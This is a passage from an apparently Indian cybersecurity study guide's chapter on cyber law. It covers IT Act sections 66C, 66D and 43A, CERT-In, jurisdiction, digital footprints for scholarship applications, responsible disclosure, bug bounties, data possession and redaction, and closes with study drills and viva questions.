8.3.3 — Section 66C — Identity Theft

What it covers:

Fraudulently or dishonestly using the electronic signature, password, or any other unique identification feature of any other person.

The punishment: Imprisonment up to 3 years AND fine up to ₹1,00,000.

Cybersecurity relevance:

If you possess stolen credentials — even if you obtained them from a publicly leaked database rather than stealing them yourself — and you use those credentials to access a system, this section applies.

This also covers:

- Using someone's session cookie to access their account
- Using a stolen API key
- Using found credentials from any source

8.3.4 — Section 66D — Cheating by Personation

What it covers:

Cheating by personation using any communication device or computer resource.

The punishment: Imprisonment up to 3 years AND fine up to ₹1,00,000.

Cybersecurity relevance:

Creating phishing pages that impersonate legitimate services, sending spoofed emails that appear to come from someone else, or creating fake social media profiles to deceive others.

This is relevant to understanding what NOT to do in security testing unless you have explicit written permission covering these activities.

8.3.5 — Section 43A — Reasonable Security Practices (Companies)

What it covers:

Requires companies that possess or deal with sensitive personal data to maintain reasonable security practices and procedures. If they fail and a person suffers wrongful loss — they are liable to pay compensation.

Why this matters to you as a future security professional:

When you work in cybersecurity — as a consultant, employee, or contractor — you will be helping organisations meet this requirement. Understanding that organisations have legal obligations around security is an important context for your professional work.

8.3.6 – CERT-In – India's Cyber Response Team

What CERT-In is:

CERT-In (Indian Computer Emergency Response Team) is a government agency under the Ministry of Electronics and Information Technology. It is India's national nodal agency for responding to cyber security incidents.

Website: cert-in.org.in

What CERT-In does:

- Collects, analyses, and disseminates information on cyber incidents
- Issues alerts and advisories about current cyber threats
- Coordinates response to major cyber incidents affecting Indian infrastructure
- Provides guidelines on cyber security practices
- Receives and processes reports of cyber incidents

CERT-In Directions 2022 – Important for Students:

In 2022, CERT-In issued new directions that expanded mandatory reporting requirements:

- Organisations must report certain types of cyber incidents to CERT-In within 6 hours of discovery
- VPN service providers must maintain logs of user activities
- Data centres and cloud service providers have specific reporting obligations

Why this matters for your learning:

1. Professional awareness: As a cybersecurity professional, you will work with organisations that have CERT-In reporting obligations.
2. Responsible disclosure: If you discover a significant vulnerability in an Indian organisation's systems through authorised work, CERT-In is a channel for reporting critical national-interest issues.
3. Updates: CERT-In issues regular security advisories – following them (via their website or email subscription) keeps you current on threats affecting Indian organisations.

CERT-In is not a complaint mechanism for reporting criminal hackers directly. Criminal complaints about hacking incidents should be filed with the cyber crime cell of your local police, not CERT-In. CERT-In handles incident response and coordination, not prosecution.

8.4 – International Cyber Law Awareness



8.4.1 – Jurisdiction – Why Location Does Not Protect You

The fundamental reality of cyber jurisdiction:

When you commit a cyber offence, multiple countries may have jurisdiction:

- Your location → India (where you acted)
- Server location → Country where server is hosted
- Company/victim location → Country where the victim is based
- Data route → Countries through which traffic passed

Example – why this matters:

You are in Rajkot. You scan a server that is:

- Hosted in the United States
- Owned by a company registered in Singapore
- Used by customers in the European Union

Potentially relevant laws:

- India: IT Act 2000 (you are here)
- USA: Computer Fraud and Abuse Act (server is here)

- Singapore: Computer Misuse Act (company is here)
- EU: Network and Information Security Directive (customers are here)

Multiple charges in multiple jurisdictions from one scan.

Extradition:

India has extradition treaties with many countries. Cybercrime cases that attract international attention have resulted in extraditions — including from countries that previously seemed unlikely to cooperate.

Do not assume that being in India protects you from US or EU enforcement for crimes committed against their systems or citizens.

The practical rule:

If a system is not in your home and on your network — assume that accessing it without permission violates multiple laws in multiple countries. The safest assumption is always: this is illegal unless you have written permission.

8.4.2 — Digital Footprints and Background Checks

What records exist about your online activity:

ISP logs:

Your internet service provider logs which IP addresses you connect to, when, and for how long. These logs are retained and can be provided to law enforcement with appropriate legal process.

Retention in India: typically 1-2 years at minimum.

Server logs:

Every web server logs incoming connections with IP address, timestamp, request, and user agent. These are held by the server operator.

When you connect to any server, your IP is logged.

DNS logs:

DNS queries are logged by your ISP and by public DNS providers.

These reveal which domains you queried — even if you did not fully connect.

Device identification:

Your phone and laptop have unique identifiers (MAC address, device fingerprint, IMEI for phones) that appear in various logs.

Search history:

Searches conducted using Google, Bing, or other services are logged and associated with your account or device fingerprint.

Background checks for scholarships and visas:

MEXT (Japan) scholarship applications involve background checks. GKS (Korea) scholarship applications involve background checks. Indian government employment involves security clearances. International security companies conduct thorough background checks.

What background checks look for:

- Criminal records (FIRs, charge sheets, convictions)
- Flagged online activity (depends on jurisdiction and clearance level)
- Digital footprint that suggests involvement in illegal activity
- Inconsistencies between stated activities and verifiable records

Why this matters for you specifically:

You are applying for a MEXT scholarship to Japan. Japanese government scholarship vetting is thorough. An FIR under Section 66 – even an old one that was eventually dropped – could appear in background checks and raise questions.

Your digital footprint showing structured, legal, documented learning is a positive signal. Any footprint suggesting illegal activity is a negative signal.

Build the positive footprint deliberately. Avoid the negative footprint absolutely.

8.4.3 – How This Affects Scholarship and Visa Applications

Scholarship applications (MEXT, GKS, others):

Government scholarships for security-sensitive fields (cybersecurity) typically involve some form of background check or character verification.

Red flags on scholarship applications:

- Criminal record of any kind
- Pending FIR or legal case
- Evidence of association with cybercrime communities

- Inconsistencies in stated background


Green flags on scholarship applications:

- Clean record
- Documented ethical learning history
- Strong academic credentials
- Clear career purpose statement
- Evidence of responsible digital behaviour

The MEXT application specifically:

The Japanese government takes national security seriously. For students applying in cybersecurity fields, demonstrating that your learning has been conducted ethically and legally is not just advantageous — it may be implicitly expected.

Your Guide 2 portfolio — incident reports, learning logs, practice documentation — demonstrates exactly this: structured, legal, documented learning.




Visa applications:

Student visa applications for Japan require documentation of character and purpose. No criminal record is a standard requirement. The "Purpose of Study" section should accurately reflect your field. Being able to describe your cybersecurity learning in ethical, professional terms is a genuine advantage.

Practical action:

Keep your practice documentation. Keep your daily learning logs. Keep your incident reports and analysis documents. These are evidence of who you are as a learner — disciplined, ethical, systematic, and serious.

8.5 – Responsible Disclosure



8.5.1 – Correct Disclosure Process Step by Step

Responsible disclosure is the ethical and legal process of reporting a vulnerability you discovered to the affected organisation before making it public.

This process protects:

- Users of the affected system (by getting it fixed before attackers exploit it)
- You (by following legal process before any public disclosure)
- The organisation (by giving them time to fix before public exposure)

The process:

STEP 1 – STOP

When you discover a vulnerability, stop what you are doing immediately.

Do NOT explore further. Do NOT exploit the vulnerability.

Do NOT collect data through the vulnerability.

Just observe what you found and document it.

STEP 2 – DOCUMENT (privately)

Record what you found, when you found it, and exactly how.

Keep this documentation private.

Do NOT post screenshots online. Do NOT share with friends.

STEP 3 – IDENTIFY THE RIGHT CONTACT

Look for:

- security@[company].com
- The company's bug bounty program (HackerOne, Bugcrowd, etc.)
- A responsible disclosure policy on their website
- /security.txt file at the root of their domain

STEP 4 – REPORT PRIVATELY

Send a clear, factual, professional report to the identified contact.

Include:

- What you found (technical description)
- How you found it (steps to reproduce)
- The potential impact
- Your contact information
- That you expect a response within [timeframe – typically 90 days]

STEP 5 – WAIT

Give the organisation reasonable time to investigate and fix.

Standard industry timeline: 90 days before public disclosure.

For critical infrastructure: longer may be appropriate.

STEP 6 – FOLLOW UP (if no response)

If you receive no response after 2 weeks: send a follow-up.

If still no response after 30 days: document your attempts to contact.

After 90 days with no fix: coordinated disclosure may be appropriate.

STEP 7 – COORDINATED DISCLOSURE (if necessary)

If the organisation refuses to fix or does not respond:

You may disclose publicly – but only after documenting your disclosure attempts.

Consider going through a vulnerability coordination body (CERT-In, industry CERT).

What to expect when you report:

Good organisations:

- Acknowledge your report within 48-72 hours
- Investigate and provide updates
- Fix the vulnerability within 90 days
- Thank you (and possibly reward you through a bug bounty)

Some organisations:

- Do not respond at all
- Threaten legal action (this happens, especially from aggressive legal teams)
- Downplay the severity

If an organisation threatens legal action against you for reporting:

This is legally aggressive but sometimes done by unsophisticated legal teams. If this happens:

- Stop all communication immediately
- Do not respond without legal advice
- Document everything
- Do not make any public statements

In most jurisdictions, good-faith responsible disclosure is legally protected. But having a lawyer involved when threatened is the right response.

8.5.2 – Why Public Disclosure Can Be Illegal

Even with good intent, public disclosure before fixing is dangerous:

Legal risk:

Posting technical details of a vulnerability – especially with proof-of-concept code or exploitation demonstrations – can violate multiple laws:

- IT Act Section 66: If the disclosure enables others to access systems
- Computer Fraud and Abuse Act (US): If the affected system is US-based
- Various national computer crime laws in the system's jurisdiction

Courts have found that public disclosure that enables exploitation can make the discloser liable, especially if harm results.

What specifically is risky to post publicly:

High risk:

- Working exploit code
- Exact steps to reproduce exploitation
- Screenshots showing access to real user data
- Database dumps (even sample data)
- Credentials (even expired or sample credentials)

Lower risk (but still requires caution):

- Conceptual description of the vulnerability type
- Description of the impact without exploitation details
- Reference to CVE number for a known vulnerability

The safer path for a student:

If you find a vulnerability through normal use of a service, use the responsible disclosure process. Do NOT post about it on social media while it is unpatched. Do NOT create public GitHub repositories containing exploitation details.

After the vulnerability is fixed, many researchers publish writeups. At that point — after the patch is live and you have disclosure confirmation — limited technical writeup may be appropriate. But even then: consult the company's disclosure policy first.

8.5.3 — Bug Bounty Programs as Legal Practice

Bug bounty programs are the legal path for security research on real systems.

A bug bounty program is an organisation's formal invitation for security researchers to find and report vulnerabilities in exchange for recognition or monetary reward.


When a bug bounty program exists: The organisation has explicitly authorised security testing within their defined scope. This is written permission — the legal requirement for ethical hacking.

Major platforms hosting bug bounty programs:

Platform	Website	Type
HackerOne	hackerone.com	Private and public programs
Bugcrowd	bugcrowd.com	Private and public programs
Intigriti	intigriti.com	European focus
YesWeHack	yeswehack.com	European focus
Companies' own programs	e.g., google.com/about/appsecurity	Direct

Indian organisations with bug bounty programs (examples):

- Some banking and fintech companies
- Major technology companies operating in India
- Some government portals (check for current active programs)



Bug bounty scope – the most important document:

Every bug bounty program has a "scope" section defining:

- Which domains and systems are in scope (testable)
- Which domains and systems are out of scope (do NOT test)


- What types of testing are allowed
- What types of testing are prohibited
- How to report findings

Reading the scope document is mandatory before any testing. Testing out-of-scope systems – even on the same company's infrastructure – is not protected by the bug bounty program and may be prosecuted.

Bug bounty for your current level:

Bug bounty work requires significant practical skill to do effectively. This comes after Guide 3 and beyond – when you have proper lab experience. Right now: understand that bug bounty programs exist, understand how they work, and note that they are the legitimate path to security research on real systems.

8.6 – Evidence, Screenshots and Data Possession



8.6.1 – When Storage Becomes Illegal Possession

The possession problem:

Many students do not realise that storing certain data is itself illegal, regardless of how they obtained it.

Illegal to possess:

Stolen personal data (names, Aadhaar numbers, credit card data, passwords)

– Even if the data was posted publicly on a hacking forum

- Even if you downloaded it "just to see what it contained"
- The act of downloading and storing = possession of stolen goods

Leaked credentials databases

- Common on dark web, sometimes surface web
- Downloading these is possession of data obtained through illegal access

Malware samples without proper authorisation

- Security researchers handling malware must follow strict protocols
- Student possession of malware without documented research context is risky

Password hashes from breached databases

- Even if you intend only to "test password cracking"
- These are stolen cryptographic material from real user accounts

The practical rule:

If data was obtained through a breach of a system you do not own – do not download it, do not store it, do not use it. Curiosity is not a legal defence.

8.6.2 – Safe Documentation and Redaction

Redaction is the process of removing or obscuring sensitive information from documents before sharing them.

What to always redact in security documents:

Data Type	Why Redact	How to Redact
Real IP addresses	Could identify individuals or organisations	Replace with [IP REDACTED] or use RFC 5737 addresses (192.0.2.x)
Real usernames	Privacy of actual people	Replace with [USERNAME] or fictional names
Real email addresses	Privacy, potential for misuse	Replace with user@example.com
Real domain names	Unless publicly reported and fixed	Replace with [DOMAIN REDACTED]

Real passwords or hashes	Obviously sensitive	NEVER include in any document
Real API keys or tokens	Security credential	NEVER include in any document
Real database content	Contains real user data	Describe structure, never include actual data

In your practice documents — what you already have:

Your practice_auth.log uses:

- IP addresses from documentation ranges (203.0.113.x is an RFC 5737 documentation range)
- Fictional usernames (karan — your own name is fine in your own practice documents)
- No real system credentials

Your documents are already properly structured. When you create new practice scenarios, continue using documentation IP ranges and fictional or your own details for usernames.

RFC 5737 documentation IP ranges — safe to use in examples:

Range	Purpose
192.0.2.0/24	TEST-NET-1 (documentation use)
198.51.100.0/24	TEST-NET-2 (documentation use)
203.0.113.0/24	TEST-NET-3 (documentation use)

These IP addresses are specifically reserved for documentation and examples. They will never be assigned to real systems. Using them in your practice logs and reports means your documents cannot accidentally contain real system information.

8.6.3 — What to Delete and What to Keep

Keep — these are your learning evidence:

- ✓ Your own practice logs (commands you ran, outputs you generated)
- ✓ Analysis documents you wrote (incident reports, observations)
- ✓ Scripts you wrote yourself for educational purposes
- ✓ Notes and summaries of concepts learned
- ✓ Daily learning logs
- ✓ Headers captured from public websites using curl

✓ Your risk maps and attack-defence tables


Delete and do not store:

- ✗ Any data downloaded from breach sources
- ✗ Exploits downloaded but not written by you (unless in specific research context)
- ✗ Scanning results from systems you do not own
- ✗ Screenshots of other people's data seen accidentally
- ✗ Credentials found through any means you did not create yourself
- ✗ Any tool output from unauthorised scanning

The test for keeping data:

Ask: "Could I explain, in a professional context, exactly why I have this file, where I got it, that I had permission to obtain it, and why it is necessary for my learning?"

If yes — keep it. If no, or if uncertain — delete it.



8.7 — Daily Legal Awareness Drills

Do these for 7 days before moving to Chapter 9.

Drill 1 — Permission Check (Every Day)

Before any digital action today, run through:

Do I own this system/network/data?

Do I have explicit written permission?

Am I within the scope of any authorisation I do have?

Write in your daily log: one example where you confirmed permission, one example where you stopped because you lacked it.

Drill 2 – Law Mapping (Days 1-4)

For each of these scenarios, identify which IT Act section applies and what the likely consequence would be:

Scenario A: A student scans the college network without permission.

Section: ____ Consequence: ____

Scenario B: Someone uses leaked credentials to log in to a banking portal.

Section: ____ Consequence: ____

Scenario C: A developer stores user passwords in plaintext, they get breached.

Section: ____ Consequence: ____

Scenario D: Someone creates a fake SBI login page to steal credentials.

Section: ____ Consequence: ____

Write answers in your legal awareness log:

bash

nano ~/practice/guide2/chapter8/legal_scenarios.txt

Answers for self-check:

A: Section 66 (unauthorised access, dishonestly done).

Consequence: FIR possible, devices seized, up to 3 years imprisonment.

B: Sections 66 + 66C (computer offence + identity theft).

Consequence: Criminal charges, up to 3 years + additional penalty.

C: Section 43A (failure to maintain reasonable security practices).

Consequence: Civil liability for damages to affected users.

D: Section 66D (cheating by personation) + 66 (computer offence).

Consequence: Criminal charges, up to 3 years imprisonment.

Drill 3 – News Analysis (Days 3-7)

Find one cybercrime news story from India. (Search: "cyber crime India" on any news site)

Write:

Date of incident:

What happened:

Which IT Act sections were likely violated:

What was the outcome (if reported):

What the person could have done differently:

This builds real-world legal awareness beyond theoretical knowledge.

Drill 4 – Responsible Disclosure Scenario (Days 5-7)

You are browsing a popular food delivery app when you notice that changing a number in the URL shows someone else's order details. You have not ordered anything recently. You are just using the app normally.

Write a step-by-step responsible disclosure response:

Step 1 – What you do immediately:

Step 2 – How you document it:

Step 3 – How you find the right contact:

Step 4 – What your disclosure email contains:

Step 5 – What you do while waiting for a response:

Step 6 – What you do if they respond / do not respond:


This is IDOR (Chapter 4) + responsible disclosure (Chapter 8) combined.

Drill 5 – Digital Footprint Audit (Day 7)

Review your own digital footprint:

GitHub: Do you have any repositories? Do they have appropriate disclaimers?

LinkedIn: Is your profile accurate and professional?



Social media: Are there any security-related posts that could be misinterpreted?

Downloaded files: Do you have any breach data or unauthorised tool outputs?

Practice directory: Is everything in ~/practice/ something you can explain professionally?

Write a summary of your audit findings and any actions taken.

8.8 – Chapter Summary Box

CHAPTER 8 – KEY TAKEAWAYS	
Ignorance of the law is not a defence – ever	
Intent does not matter – only the act matters	
Unauthorised access is itself the offence – damage not required	
IT Act sections you must know:	
Section 43 = Civil liability for unauthorised access	
Section 66 = Criminal liability (up to 3 years) for same	
Section 66C = Identity theft using another's credentials	
Section 66D = Cheating by personation / phishing	

	Section 43A = Companies' duty to protect user data	
	CERT-In = India's cyber incident response agency	
	Not for filing criminal complaints – for incident coordination	
	Multiple jurisdictions can apply to one cyber offence	
	Being in India does not protect against US/EU laws	
	for crimes against their systems	
	Responsible disclosure: Stop → Document → Identify → Report →	
	Wait → Follow up → Coordinated disclosure if necessary	
	Possessing stolen data = offence, regardless of how obtained	
	Bug bounty programs = written authorisation = legal practice	
	Use RFC 5737 IP ranges in practice documents:	
	192.0.2.x / 198.51.100.x / 203.0.113.x	

8.9 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What does Section 43 of the IT Act 2000 cover? Is it civil or criminal liability?
2. Under Section 66, what is the maximum punishment for computer-related offences?
3. What is the difference between Section 66C and Section 66D?
4. What is CERT-In and what is its primary function?
5. Can you be prosecuted under a foreign country's cyber laws for actions taken from India? Explain briefly.
6. What is responsible disclosure? Name the first step.
7. What is a bug bounty program and why is it legally important?

8. Name three types of data that are illegal to possess even if obtained from a public source.
-

Medium Answer (4-5 marks / Interview level):

1. A student scans a college network without permission, finds no vulnerabilities, and does not access any data. Explain which IT Act sections apply, why intent does not protect them, and what the realistic consequences could be.
 2. Explain the concept of multi-jurisdictional liability in cyber law. Give a concrete example involving an Indian student, a US-hosted server, and a Singapore-registered company.
 3. Walk through the complete responsible disclosure process for a vulnerability discovered accidentally while using a food delivery app. Include what to do, what NOT to do, and the legal reason for each step.
 4. Explain why possessing a leaked credentials database — even if downloaded from a public forum, not stolen yourself — can constitute a legal offence under Indian law.
-

Long Answer (7 marks / Exam or senior interview):

1. Explain the Indian IT Act 2000's approach to cyber offences. Cover Sections 43, 66, 66C, and 66D with definitions, examples, penalties, and the key legal principles (intent irrelevance, civil vs criminal distinction) that make each important for cybersecurity professionals to understand.
 2. A cybersecurity student accidentally discovers that a major e-commerce website exposes other users' order details when the order ID in the URL is changed. Describe the complete legal and ethical path from discovery to resolution. What laws are implicated? What is the responsible process? What risks exist at each step? What outcome should the student aim for?
 3. Explain how digital footprints affect long-term career outcomes in cybersecurity, specifically for: (a) criminal background checks for security clearances, (b) scholarship applications for government programs like MEXT or GKS, and (c) employment at international security firms. What specific actions should a student take NOW to build a positive footprint and avoid a negative one?
-

8.10 – Memory Tricks

IT Act sections — remember with the story C-C-C-D:

